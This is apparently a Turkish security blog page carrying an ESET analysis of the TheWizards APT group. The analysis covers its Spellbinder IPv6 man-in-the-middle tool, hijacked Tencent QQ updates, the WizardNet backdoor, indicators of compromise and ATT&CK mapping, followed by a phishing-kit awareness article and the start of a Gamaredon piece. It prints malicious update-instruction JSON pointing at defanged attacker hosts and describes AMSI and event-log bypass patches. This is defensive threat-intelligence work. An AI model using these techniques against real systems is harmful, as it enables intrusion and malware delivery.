Daha önce de belirtildiği gibi, bir geri arama işlevi yakalanan ham paketleri işler. Spellbinder, saldırgan için işlenecek, yanıtlanacak veya ekrana bilgi yazdırılacak paketleri bulmak için kendi ayrıştırıcısını uygular. **Tablo 1**, araç tarafından işlenen en alakalı paket türlerinden bazılarını ve gerçekleştirilen eylemleri açıklamaktadır.
Tablo 1 . Spellbinder’ın yanıt verebileceği protokoller ve paket türleri
| **Protocol** | **Message type** | **Action taken** |
|---|---|---|
| **DNS** | Query | If the queried domain matches one of the domains in a list, it answers to the DNS query. |
| **ICMPv6** | Router Solicitation | Sends an RA packet. |
| Router Advertisement | Logs information about the packet. |
| Neighbor Advertisement (NA) | Sends an NA packet. |
| **DHCPv6** | Solicit | Sends an Advertisement message that provides DNS recursive name servers with the two previously mentioned IPv6 addresses. |
| Information-request | Sends a Reply message that provides DNS recursive name servers with the two previously mentioned IPv6 addresses. |
| **ARP** | Any | Logs information about the packet. |
Bir DNS sorgusu bulunduğunda Spellbinder sorgudaki alan adının kodlanmış bir alt alan adları listesinde bulunup bulunmadığını kontrol eder. Bu kontrolü gerçekleştiren kod **Şekil 7** adresinde gösterilmektedir.
Şekil 7 Sorgulanan etki alanının hedeflenen etki alanları listesinde bulunup bulunmadığını kontrol eden derlenmiş kod
Şekil 8** Spellbinder’daki kodlanmış listenin bir alt kümesidir. Hedeflenen alan adlarının tam listesi Tencent, Baidu, Xunlei, Youku, iQIYI, Kingsoft, Mango TV, Funshion, Yuodao, Xiaomi ve Xioami’s Miui, PPLive, Meitu, Quihoo 360, Baofeng ve diğerleri gibi birçok popüler Çin platformuyla ilişkili alan adlarından birçok giriş içerir.
Şekil 8 Spellbinder tarafından hedeflenen alanların alt kümesi
DNS sorgusundaki bir alan adı listede bulunduğunda Spellbinder, alan adının ikili dosyada kodlanmış olan IP adresini belirten bir DNS yanıt mesajı hazırlar ve gönderir. Örneğin, 2022 sürümünde 43.155.116\[.\]7 idi ve 2024’te kullanılan bildiğimiz en yeni sürüm 43.155.62\[.\]54 kullanıyor.
Spellbinder saldırgana aracın DNS sorgusuna yanıt verdiğini bildirir**. Şekil 9** aracın çıktısını göstermektedir; bu çıktıda tüm paketin stilize edilmiş onaltılık dökümü, bayt cinsinden uzunluğu ve DNS ATTACK PAYLOAD yazan bir başlık yer almaktadır.
Şekil 9 Hedeflenen bir alan adının DNS sorgusuna yanıt verirken Spellbinderın çıktısı
Şekil 10** paket bilgilerini göstermektedir.
Şekil 10 Spellbinder tarafından gönderilen bir DNS yanıt mesajının Wireshark görüntüsü
## **Güncellemelerin ele geçirilmesi**
Bu blog yazısı için 2024 yılında Tencent QQ yazılımının güncellemesinin ele geçirildiği en son vakalardan birine odaklandık. Güncelleme talimatlarını yayımlayan kötü niyetli sunucu, yazının yazıldığı sırada hâlâ aktifti. **Şekil 11** gözlemlenen zinciri göstermektedir.
Şekil 11 Uzlaşma zinciri
Meşru yazılım bileşeni QQ.exe update.browser.qq.com adresine bir HTTP isteği gönderir. Spellbinder aracı bu alan adı için DNS sorgusunu keser ve ele geçirme için kullanılan saldırgan kontrolündeki bir sunucunun IP adresini içeren bir DNS yanıtı yayımlar, örneğin 43.155.62\[.\]54, bu yazının yazıldığı sırada hâlâ kötü amaçlı güncellemeler sunmaktaydı.
İstek ele geçiren sunucu tarafından alındığında yine aynı sunucuda barındırılan bir arşivi indirmek için aşağıdaki (tarafımızdan güzelleştirilmiş) JSON biçimli talimatlarla yanıt verir:
{
“CSoftID”: 22,
“CommandLine”: “”,
“Desp”: “1.1.1160.80”,
“DownloadUrl”: “http://43.155.62\[.\]54:81/app/minibrowser11\_rpl.zip”,
“ErrCode”: 0,
“File”: “minibrowser11.zip”,
“Flags”: 1,
“Hash”: “da73153c76b6f652f9b2847531d1c367”,
“InstallType”: 0,
“NewVer”: “39.1.1170.900”,
“PatchFile”: “QBDeltaUpdate.exe”,
“PatchHash”: “da73153c76b6f652f9b2847531d1c367”,
“Sign”: “”,
“Size”: 36673429,
“VerType”: “”
}
Ardından, QQ.exe minibrowser11\_rpl.zip arşivini ve içeriğini kurbanın makinesine dağıtır; daha sonra kötü amaçlı minibrowser\_shell.dll yüklenir.
## **Başarılı bir AıtM saldırısından sonra yürütme zinciri**
Kötü amaçlı yazılımın ele geçirilmiş bir makinede yürütülmesi, kötü amaçlı minibrowser\_shell.dll downloader ile başlar. Bu DLL’nin üç dışa aktarma işlevi vardır ve bunlardan herhangi birinin yürütülmesi ana işlevselliğini tetikler ancak yalnızca geçerli işlemin adı QQ içeriyorsa – örneğin, QQ.exe geçerli olacaktır.
TCP üzerinden saldırganın kontrolündeki bir sunucuya bağlanmak için WinSock API’sini kullanır ve buradan konumdan bağımsız yükleyici kodu ve WizardNet arka kapısını içeren şifrelenmiş bir blob elde eder.
### **Yükleyici kabuk kodu**
Yükleyici, AmsiScanBuffer işlevinin ilk baytlarını bir hata kodu döndürecek şekilde yamalayan [*AMSI için* ](https://rastamouse.me/memory-patching-amsi-bypass/)iyi bilinen bir bypass kullanmaya çalışarak başlar, böylece belleği kötü amaçlı eserler için tarayan mekanizmayı atlar. Ardından, EtwEventWrite işlevinin giriş noktasını bir RETN 0x14 komutuyla yamalamaktadır; bu da [*Olay Günlüğünü devre dışı bırakma* ](https://www.bordergate.co.uk/unhooking-event-tracing-for-windows/)etkisine sahiptir.
Yükleyici, yükü bellekte çalıştırmak için ICLRMetaHost, ICLRRuntimeInfo ve ICorRuntimeHost arayüzlerini kullanarak **Şekil 12** adresinde gösterildiği gibi .NET çalışma zamanını başlatır ve v2.0.50727 veya v4.0.30319 çalışma zamanı sürümlerinden birini gerektirir.
Şekil 12 WizardNeti bellekte çalıştırmak için NET çalışma zamanını başlatan derlenmiş kod
Daha sonra yükün şifresi basit bir ADD ve XOR kombinasyonu kullanılarak çözülür. Yük .NET çalışma zamanı kullanılarak belleğe yüklenir, ardından giriş noktası yürütülür.
### **WizardNet**
Son yük WizardNet adını verdiğimiz bir arka kapıdır; ele geçirilen makinede .NET modüllerini almak ve çalıştırmak için bir uzaktan kumandaya bağlanan modüler bir implant. Başlatma sırasında Global\\<MD5(computer\_name)> adında bir muteks oluşturur ve geçerli çalışma dizinindeki ppxml.db adlı bir dosyadan veya HKCU\\000000 anahtarındaki değerden kabuk kodunu okur ve bunu explorer.exe veya %ProgramFiles%\\Windows Photo Viewer\\ImagingDevices.exe’nin yeni bir işlemine enjekte etmeye çalışır.
Başlatma aşamasının son adımı, bilgisayar için SessionKey olarak adlandırılan benzersiz bir tanımlayıcı oluşturmaktır. Bu, bilgisayar adının MD5 karmasının, arka kapının kurulum zamanı ve disk sürücüsünün seri numarasıyla birleştirilmesi ve karma değerinin her bir onaltılı kodlanmış baytının @ ile ayrılmasıyla elde edilen sonuçtur. SessionKey, HKCU\\Software\\<MD5(computer\_name)>\\<MD5(computer\_name)>mid kayıt defteri yolu altında saklanır.
Yapılandırmasına bağlı olarak, WizardNet daha sonra C&C sunucusuyla iletişim kurmak için bir TCP veya UDP soketi oluşturabilir ve değiş tokuş edilen mesajlar PKCS7 algoritması kullanılarak doldurulur ve AES-ECB ile şifrelenir; SessionKey şifreleme ve şifre çözme için anahtar olarak kullanılır ve IV her paket için rastgele oluşturulur ve şifrelenmiş verilerin önüne yerleştirilir.
WizardNet’in bu varyantı **Tablo 3**‘te görüldüğü gibi beş komutu desteklemektedir. İlk üçü .NET modüllerini bellekte çalıştırmasına izin verir, böylece tehlikeye atılmış sistemdeki işlevselliğini genişletir.
Tablo 3. Komutlara genel bakış
| **Command ID** | **Task** |
|---|---|
| 0x56 | Load a .NET module. The module is received in the same message and loaded from memory. |
| 0x57 | Invoke a function from a .NET module loaded with the previous command. |
| 0x58 | Unload a module previously loaded with command 0x56. |
| 0x59 | Unload a Client plugin assembly. Call the u method implemented in the plugin assembly, presumably to clean up before being unloaded. |
| 0x5A | Send information to the server in two messages. The first message contains system and information about the backdoor: machine name, OS name and architecture, time since system started, WizardNet install date, privileges of the current process, security products, name of the current process, the previously described SessionKey, and private IP address. When obtaining a list of security solutions, it makes a list of running processes that match the following process names: 360tray, 360sd, kxetray, ksafe, avp, hipstray, qqpcrtp, avcenter, ashdisp, avgwdsvc, securityhealthsystray, mcshield, egui, and rtvscan. |
## **Sichuan Dianke Ağ Güvenliği Bağlantıları**
Aralık 2024’te Trend Micro araştırmacıları [*MOONSHINE* ](https://citizenlab.ca/2019/09/poison-carp-tibetan-groups-targeted-with-1-click-mobile-exploits/)istismar kiti ve Android cihazlar için DarkNimbus kötü amaçlı yazılımına ilişkin bir [*analiz* ](https://www.trendmicro.com/en_gb/research/24/l/earth-minotaur.html)yayımladı. Bu araç seti Trend Micro’nun Earth Minotaur olarak izlediği ve özellikle Tibet ve Uygur topluluklarını hedef alan bir grup tarafından kullanılmaktadır. Ocak 2025’te [*Intelligence Online*](https://www.intelligenceonline.com/surveillance--interception/2025/01/29/chinese-firm-behind-hacking-operations-against-uyghurs-and-tibetans-unveiled,110368855-evg), UPSEC ( Şekil 13 ) olarak da bilinen Çinli Sichuan Dianke Network Security Technology Co., Ltd. şirketini DarkNimbus kötü amaçlı yazılımının tedarikçisi olarak tanımlamıştır.
Şekil 13 UPSECin
ESET, Trend Micro’nun DarkNimbus olarak adlandırdığı kötü amaçlı yazılımı DarkNights (hem Windows hem de Android için) olarak izler; Trend Micro’nun kötü amaçlı yazılımı, kötü amaçlı yazılımın işlev adlarında bulunan DKNS dizesinden sonra adlandırması komiktir ve kötü amaçlı yazılımı keşfettiğimizde biz de aynısını (**DarkNights**) yaptık. Nisan 2025’te NCSC UK, BADBAZAAR kötü amaçlı yazılımı ve MOONSHINE hakkında bir [*tavsiye* ](https://www.ncsc.gov.uk/news/advisory-badbazaar-moonshine)yayımladı ve Trend Micro’nun Earth Minotaur araştırmasıyla ilgili olarak UPSEC’ten de bahsetti.
TheWizards Windows için farklı bir arka kapı (WizardNet) kullanırken ele geçirme sunucusu Android cihazlarda çalışan uygulamaların güncellenmesi için DarkNights sunacak şekilde yapılandırılmıştır. ESET telemetrisinde herhangi bir kurban görmemiş olsak da Tencent QQ’nun Android sürümü için kötü amaçlı bir güncelleme talimatı elde etmeyi başardık:
{
“packages”: \[{
“versionCode”: 90999,
“rules”: \[\],
“versionRegion”: “”,
“plugins”: \[{
“name”: “AudioFirstPiece”,
“packageId”: “audiofirstpiece”,
“sampleRate”: 10000,
“sampleRateHigh”: 12,
“url”: “http://43.155.62\[.\]54:81/app/plugin-audiofirstpiece.ml”,
“md5”: “a961766c1b2e5133d589be1cf47e3338”
}\]
}\]
}
Plugin-audiofirstpiece.ml dosyası, yalnızca Android için DarkNights olan bir classes.dex dosyası içeren bir ZIP arşividir. Bu, Dianke Network Security’nin TheWizards APT grubunun dijital çeyrek yöneticisi olduğunu gösterir.
ESET, TheWizards’ı Earth Minotaur’dan bağımsız olarak izlemeye devam ediyor. Her iki tehdit aktörü de DarkNights/DarkNimbus kullanırken ESET telemetrisine göre TheWizards farklı hedeflere odaklandı ve Earth Minotaur tarafından kullanılmadığı gözlemlenen altyapı ve ek araçlar (örneğin, Spellbinder ve WizardNet) kullanıyor.
## **Sonuç**
2022 yılında, TheWizards adını verdiğimiz Çin bağlantılı bir APT grubunun faaliyetlerini keşfettik. TheWizards tarafından geliştirilen ve kullanılan özel kötü amaçlı yazılımları ve araçları analiz ettik: Saldırganların meşru Çin yazılımlarının güncelleme protokollerini, yazılımın kurbanların makinelerine sahte güncellemeler indirip çalıştırması için kandırıldığı kötü amaçlı sunuculara yönlendirmesine olanak tanıyan Spellbinder adını verdiğimiz IPv6 AitM aracı ve WizardNet adını verdiğimiz arka kapıyı başlatan kötü amaçlı bileşenler.
## **IoC’ler**
Kapsamlı bir uzlaşma göstergeleri listesi ve örnekleri [*GitHub depomuzda* ](https://github.com/eset/malware-ioc/tree/master/thewizards)bulunabilir.
### **Files**
| **SHA-1** | **Filename** | **ESET detection name** | **Description** |
|---|---|---|---|
| 9784A1483B4586EB12D86E549D39CA4BB63871B8 | minibrowser\_shell.dll | Win32/Agent.AGNF | Downloader component. |
| 4DB38A097AE4D5E70B2F51A8EE13B0C1EE01A2A1 | Client.exe | MSIL/Agent.DMS | WizardNet backdoor. |
| 76953E949AC54BE8FF3A68794EF1419E9EF9AFCB | ipv6.exe | Win64/Agent.CAZ | Spellbinder tool (2022). |
| DA867188937698C7769861C72F5490CB9C3D4F63 | N/A | Win64/Agent.CAZ | Spellbinder tool (2023), loaded in memory. |
| 0CBA19B19DF9E2C5EBE55D9DE377D26A1A51B70A | wsc.dll | Win64/Agent.EUO | Loads shellcode from log.dat. |
| 1A8147050AF6F05DEA5FBCA1AE1FF2FFD2B68F9C | log.dat | Win32/Rozena.BXT | Shellcode that loads Spellbinder. |
| 2D376ADF44DBD9CF5DB08884E76192D0BC9984C4 | plugin-audiofirstpiece.ml | Android/Spy.Agent.EFF | ZIP archive containing DarkNights for Android. |
| 5B70A853D8E989AD102D639FBF7636B697313ABC | classes.dex | Android/Spy.Agent.EFF | DarkNights for Android. |
### **Network**
| **IP** | **Domain** | **Provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 43.155.116\[.\]7 | hao\[.\]com | ACEVILLEPTELTD-SG | 2022-11-06 | Server issuing malicious updates to legitimate applications in 2022. Used by Spellbinder. |
| 43.155.62\[.\]54 | vv.ssl-dns\[.\]com | ACEVILLEPTELTD-SG | 2023-11-03 | Server issuing malicious updates to legitimate applications in 2023 and 2024. Used by Spellbinder. |
| 43.135.35\[.\]84 | mkdmcdn\[.\]com | ACE-SG | 2023-11-16 | WizardNet C&C server. |
| 103.243.181\[.\]120 | assetsqq\[.\]com | HK Kwaifong Group Limited | 2021-07-15 | DarkNights C&C server. |
| 111.13.100\[.\]92 | N/A | CHINAMOBILE-CN | 2021-07-15 | DarkNights C&C server. |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [*16. sürümü* ](https://attack.mitre.org/resources/versions/)kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [*T1583.001*](https://attack.mitre.org/versions/v16/techniques/T1583/001/) | Acquire Infrastructure: Domains | TheWizards has registered the domains hao\[.\]com, ssl-dns\[.\]com, and mkdmcdn\[.\]com. |
| [*T1583.004*](https://attack.mitre.org/versions/v16/techniques/T1583/004/) | Acquire Infrastructure: Server | TheWizards acquired servers for hosting tools, C&C, and to serve malicious updates. |
| [*T1587.001*](https://attack.mitre.org/versions/v16/techniques/T1587/001/) | Develop Capabilities: Malware | TheWizards uses custom malware such as the WizardNet backdoor and Spellbinder. |
| [*T1588.002*](https://attack.mitre.org/versions/v16/techniques/T1588/002/) | Obtain Capabilities: Tool | TheWizards installs WinPcap on compromised machines; it is required by Spellbinder. |
| **Initial Access** | [*T1659*](https://attack.mitre.org/versions/v16/techniques/T1659/) | Content Injection | Spellbinder issues DNS answer messages with the IP address of a malicious server to hijack updates from legitimate applications. |
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v16/techniques/T1059/003/) | Command and Scripting Interpreter: Windows Command Shell | TheWizards uses cmd.exe to execute commands to download and execute tools. |
| [*T1106*](https://attack.mitre.org/versions/v16/techniques/T1106/) | Native API | WizardNet uses CreateProcessA to execute processes it injects shellcode into. |
| **Privilege Escalation** | [*T1055*](https://attack.mitre.org/versions/v16/techniques/T1055/) | Process Injection | WizardNet can inject code into Windows processes. |
| **Defense Evasion** | [*T1480.002*](https://attack.mitre.org/versions/v16/techniques/T1480/002/) | Execution Guardrails: Mutual Exclusion | WizardNet creates a mutex to prevent other instances of the backdoor from running. |
| [*T1112*](https://attack.mitre.org/versions/v16/techniques/T1112) | Modify Registry | An unknown TheWizards component stores encrypted shellcode in the registry. |
| [*T1027.007*](https://attack.mitre.org/versions/v16/techniques/T1027/007/) | Obfuscated Files or Information: Dynamic API Resolution | The downloader and shellcode used by TheWizards dynamically resolve API addresses. |
| [*T1027.009*](https://attack.mitre.org/versions/v16/techniques/T1027/009) | Obfuscated Files or Information: Embedded Payloads | The shellcode obtained by the downloader contains WizardNet in encrypted form. |
| [*T1027.014*](https://attack.mitre.org/versions/v16/techniques/T1027/014/) | Obfuscated Files or Information: Polymorphic Code | The file log.dat contains polymorphic decryption code that loads the Spellbinder tool into memory. |
| [*T1055*](https://attack.mitre.org/versions/v16/techniques/T1055/004) | Process Injection | WizardNet injects shellcode into another process. |
| [*T1055.004*](https://attack.mitre.org/versions/v16/techniques/T1055/004) | Process Injection: Asynchronous Procedure Call | WizardNet uses the QueueUserApc API to execute injected code. |
| **Discovery** | [*T1518.001*](https://attack.mitre.org/versions/v16/techniques/T1518/001) | Software Discovery: Security Software Discovery | WizardNet obtains the name of running processes and matches them against a list of security solutions. |
| [*T1082*](https://attack.mitre.org/versions/v16/techniques/T1082) | System Information Discovery | WizardNet obtains system information such as computer name, uptime, OS name, etc. |
| [*T1124*](https://attack.mitre.org/versions/v16/techniques/T1124) | System Time Discovery | WizardNet gets the system time. |
| **Command and Control** | [*T1105*](https://attack.mitre.org/versions/v16/techniques/T1105/) | Ingress Tool Transfer | WizardNet can deploy tools and new modules obtained from its C&C. |
| [*T1095*](https://attack.mitre.org/versions/v16/techniques/T1095/) | Non-Application Layer Protocol | WizardNet uses TCP and UDP to communicate with its C&C. |
| [*T1573.001*](https://attack.mitre.org/versions/v16/techniques/T1573/001/) | Encrypted Channel: Symmetric Cryptography | WizardNet can communicate via TCP or UDP, and messages exchanged with its C&C are encrypted with AES. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, SLAAC
---
### [Dolandırıcıların kimlik avı için oluşturduğu sahte sayfalar](https://antivirus.com.tr/kimlik-avi-saldirilari-icin-dolandiricilarin-olusturdugu-imitasyon-sayfalar/)
**Published:** Mayıs 15, 2025
**Author:** ESET
**Excerpt:** Anında özelleştirilmiş giriş sayfalarını otomatik olarak oluşturmak için özel kimlik avı kitlerinden yararlanan saldırıların bulanık sularına kısa bir dalış.
**Content:**
*İşte anında özelleştirilmiş giriş sayfalarını otomatik olarak oluşturmak için özel kimlik avı kitlerinden yararlanan saldırıların bulanık sularına kısa bir dalış.*
Kimlik avı, siber güvenlik ortamında özellikle inatçı bir tehdit olmaya devam ediyor. Bunun nedeni, kötü adamların her zaman aynı ödülün (insanların oturum açma bilgileri ve diğer hassas bilgileri) peşinde olmasına rağmen taktiklerini geliştirmekten ve uyarlamaktan asla vazgeçmemeleridir.
Son yıllarda ilgi gören tekniklerden biri de dinamik olarak oluşturulan kimlik avı sayfalarının kullanılmasıdır. Saldırganlar, özel hizmet olarak kimlik avı (PhaaS) araç setlerini kullanarak hedefledikleri kişi için ziyaret ettiği sayfayı özelleştirir ve gerçek görünümlü kimlik avı sayfalarını anında oluşturabilirler.
Hedef web sitesini zahmetli bir şekilde klonlamak yerine teknoloji konusunda daha az bilgili saldırganların bile kullanabileceği araç setlerinin ağır işleri yapmasını sağlayabilirler hem de gerçek zamanlı olarak ve kitlesel ölçekte. LogoKit adı verilen bu tür bir araç setinin iyi bilinen bir örneği, ilk olarak [2021’de manşetlere ](https://www.bankinfosecurity.com/phishing-kit-change-lures-text-a-15892)çıktı ve görünüşe göre o zamandan beri [hiçbir yere gitmedi](https://blog.barracuda.com/2025/03/12/email-threat-radar-march-2025#:~:text=LogoKit%20phishing%20kit%20evades%20detection%20with%20unique%20links%20and%20real%2Dtime%20victim%20interaction).
## Bu kimlik avı farklı kimlik avı
Peki, bu numaralar gerçekte nasıl oynanıyor?
Tahmin edilebileceği gibi, yem genellikle aciliyet veya merak duygusu yaratmayı amaçlayan bir e-posta ile başlar; bu, iki kez düşünmeden hızlıca tıklamanızı sağlamak için tasarlanmış bir şeydir.
Şekil 1 Sahte bir giriş sayfasına yönlendiren bir bağlantı içeren kötü amaçlı bir e posta örneği
Bağlantıya tıkladığınızda Clearbit gibi yasal bir üçüncü taraf pazarlama hizmetinin API’sini (Uygulama Programlama Arayüzü) kötüye kullanırken kimliğine bürünülen şirketin logosunu otomatik olarak alabilen bir web sitesine yönlendirilirsiniz.
Başka bir deyişle, kimlik bilgisi toplama sayfası, taklit edilen şirketin logosunu ve diğer marka unsurlarını almak için ticari veri toplayıcıları ve basit site simgesi arama hizmetleri gibi kaynakları sorgular, hatta bazen taktiğin özgünlük havasını daha da artıran ince görsel ipuçları veya bağlamsal ayrıntılar ekler.
Aldatmacaya ek olarak, saldırganlar adınızı veya e-posta adresinizi önceden siteyi daha önce ziyaret etmişsiniz gibi görünmenizi de sağlayabilir.
Şekil 2 Arjantin Federal Kamu Gelirleri İdaresi AFIP için sahte giriş sayfası
Şekil 3 Kuşkusuz bu sahte bir Amazon giriş sayfasının oldukça kaba bir örneğidir
Giriş bilgileri bir AJAX POST isteği aracılığıyla saldırganlara gerçek zamanlı olarak gönderilir. Sayfa sonunda sizi en başından beri ziyaret etmeyi amaçladığınız gerçek meşru web sitesine yönlendirir ve çok geç olana kadar hiçbir şeyden haberdar olmamanıza neden olur.
## Denizde balık, karşınızda kimlik avı
Muhtemelen şimdiye kadar anlaşılmıştır ancak bu teknik birkaç nedenden dolayı saldırganlar için bir nimettir:
- Gerçek zamanlı özelleştirme: Saldırganlar sayfanın görünümünü herhangi bir hedef için anında uyarlayabilir, logoları ve diğer marka öğelerini kamu hizmetlerinden anında temin edebilir.
- Geliştirilmiş kaçınma: Saldırıları meşru görsel öğelerle maskelemek, birçok kişi ve bazı spam filtreleri tarafından tespit edilmekten kaçınmaya yardımcı olur.
- Ölçeklenebilir ve çevik dağıtım: Saldırı altyapısı genellikle hafiftir ve Firebase, Oracle Cloud, GitHub gibi bulut platformlarında kolayca konuşlandırılabilir. Bu da bu kampanyaların ölçeklendirilmesini kolaylaştırır ve savunucuların hızlı bir şekilde tespit edip ortadan kaldırmasını zorlaştırır.
- Giriş engellerinin azaltılması: LogoKit gibi araç setleri yeraltı forumlarında kolayca bulunabiliyor ve teknoloji konusunda daha az bilgili kişilere bile saldırı başlatmak için gereken araçları sağlıyor.
## Kancadan uzak durun
Gelişen kimlik avı taktiklerine karşı savunma, sürekli kişisel farkındalık ve sağlam teknik kontrollerin bir kombinasyonunu gerektirir. Bununla birlikte, denenmiş ve doğru birkaç kural sizi güvende tutmak için uzun bir yol kat edecektir.
Bir e-posta, metin veya arama sizden bir bağlantıya tıklamanızı, bir dosya indirmenizi veya bilgi vermenizi isterse duraklayın ve bağımsız olarak doğrulayın. [Şüpheli mesajlardaki ](https://www.welivesecurity.com/en/scams/dear-all-what-are-some-common-subject-lines-in-phishing-emails/)bağlantılara doğrudan tıklamayın. Bunun yerine, yasal web sitesine gidin veya güvenilir, bilinen bir telefon numarası veya e-posta adresi aracılığıyla kuruluşla iletişime geçin.
En önemlisi, başta değerli hesaplarınız olmak üzere tüm çevrimiçi hesaplarınızda güçlü ve benzersiz bir parola veya şifre kullanın. Bunu mümkün olan her yerde [iki faktörlü kimlik doğrulama ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/?_gl=1%2Aurlkmk%2A_ga%2AOTQ2NTM5OTM0LjE3MTU4NTYyMTA.%2A_ga_D3X1STPK7C%2AczE3NDY2OTQwODYkbzI0NCRnMSR0MTc0NjY5NDI2MyRqMjkkbDAkaDA.)(2FA) ile tamamlamak da tartışılmaz bir savunma hattıdır. 2FA, saldırganların [parolanızı çalmayı ](https://antivirus.com.tr/parola-guvenligi-ne-siklikla-degistirmelisiniz/)başarsalar veya veri sızıntılarından elde etseler bile hesaplarınıza erişmelerini engelleyebilecek kritik bir ikinci güvenlik katmanı ekler. En iyisi, genellikle SMS kodlarından daha güvenli olan uygulama tabanlı veya donanım belirteci 2FA seçeneklerini arayın ve kullanın.
Ayrıca tüm cihazlarınızda gelişmiş kimlik avı korumalarına sahip sağlam, çok katmanlı güvenlik çözümleri kullanın.
## Kimlik avı deyip geçmeyin
Amaç (insanların hassas bilgilerini çalmak) genellikle aynı olsa da siber suçlular tarafından kullanılan taktikler durağan değildir. Yukarıda gösterilen şekil değiştiren yaklaşım, siber suçluların meşru teknolojileri bile hain amaçlar için yeniden kullanma becerisini örneklemektedir.
[Yapay zekâ destekli dolandırıcılıkların ve diğer tehditlerin ](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/)yükselişi suları daha da bulandırıyor. Suçluların elindeki yapay zekâ araçlarıyla kimlik avı e-postaları şablonlaştırılmış anlamsızlığın ötesine geçebilir ve hiper- kişiselleştirilmiş hâle gelebilir. Dikkatli farkındalığı güçlü teknik savunmalarla birleştirmek, sürekli şekil değiştiren kimlik avını uzak tutmak için uzun bir yol kat edecektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Avı, Siber Güvenlik
---
### [2024’te Gamaredon: Ukrayna’ya karşı spearphishing kampanyaları](https://antivirus.com.tr/2024te-gamaredon-gelismis-bir-arac-setiyle-ukraynaya-karsi-spearphishing-kampanyalari-duzenlemek/)
**Published:** Temmuz 3, 2025
**Author:** ESET
**Excerpt:** ESET Research, Gamaredon'un siber casusluk araç setini, yeni tekniklerini ve 2024 boyunca gözlemlenen agresif spearphishing operasyonlarını analiz ediyor
**Content:**
*ESET Research, Gamaredon’un güncellenmiş siber casusluk araç setini, yeni gizlilik odaklı tekniklerini ve 2024 boyunca gözlemlenen agresif spearphishing operasyonlarını analiz ediyor*
Rusya’nın Şubat 2022’de Ukrayna’yı işgalinden bu yana siber casusluk, daha geniş tehdit ortamında önemli bir rol oynamıştır. Rusya’ya bağlı gelişmiş kalıcı tehdit (APT) grupları, dezenformasyon kampanyalarının yanı sıra siber saldırılar da kullanarak Ukrayna’daki kurumları acımasızca hedef aldı. ESET Research, bu faaliyetleri yakından izleyerek oldukça aktif olan Gamaredon grubu da dâhil olmak üzere çeşitli tehdit aktörleri tarafından yürütülen siber operasyonları düzenli olarak belgeledi.
**Bu blog yazısının kilit noktaları:**
- Gamaredon, NATO ülkelerine yönelik önceki girişimlerini bırakarak 2024 yılında yalnızca Ukrayna devlet kurumlarını hedef almaya odaklandı.
